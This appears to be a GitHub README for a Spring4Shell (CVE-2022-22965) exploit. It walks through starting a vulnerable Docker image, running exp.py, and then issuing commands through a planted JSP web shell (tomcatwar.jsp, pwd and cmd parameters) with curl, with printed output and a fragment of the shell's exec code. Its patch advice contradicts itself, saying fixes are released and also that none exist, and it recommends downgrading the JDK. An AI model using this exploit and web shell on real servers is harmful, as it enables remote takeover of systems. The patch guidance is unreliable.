 thegejr/springshell
Spring4Shell - Spring Core RCE - CVE-2022-22965

After Spring Cloud, on March 29, another heavyweight vulnerability of Spring broke out on the Internet: Spring Core RCE
On March 31 Spring released new versions which fixes the vulnerability. See section Patching.
On March 31 a CVE-number was finally assigned to the vulnerability with a CVSS score 9.8 (CRITICAL)
The exploit is very easy to use, hence the very high CVSS score of 9.8.
To test the vulnerability you can do the following.
Start a vulnerable docker image of Spring.
docker run -d -p 8082:8080 --name springrce -it vulfocus/spring-core-rce-2022-03-29
This binds the vulnerable Spring to the address localhost:8082.
Verify the image is started correctly with curl
curl http://localhost:8082
A response of ok should be returned.
Let's exploit the vulnerable image now!
python3 exp.py --url http://localhost:8082
A response of The vulnerability exists .... should be returned.
You can now exploit the vulnerability with curl
# Execute command whoami
curl --output - http://localhost:8082/tomcatwar.jsp?pwd=j&cmd=whoami

# Response has been truncated
root

//
- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = -.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } - ........

# Execute command ls
curl --output - http://localhost:8082/tomcatwar.jsp?pwd=j&cmd=ls

# Response has been truncated
app
bin
dev
etc
..........
The exploit has been uploaded so far exp.py

Spring have now released new versions which addresses this CVE. See Springs announcement.
The commit that patched the vulnerability

At present, Spring has not officially released a patch, it is recommended to reduce the jdk version as a temporary solution
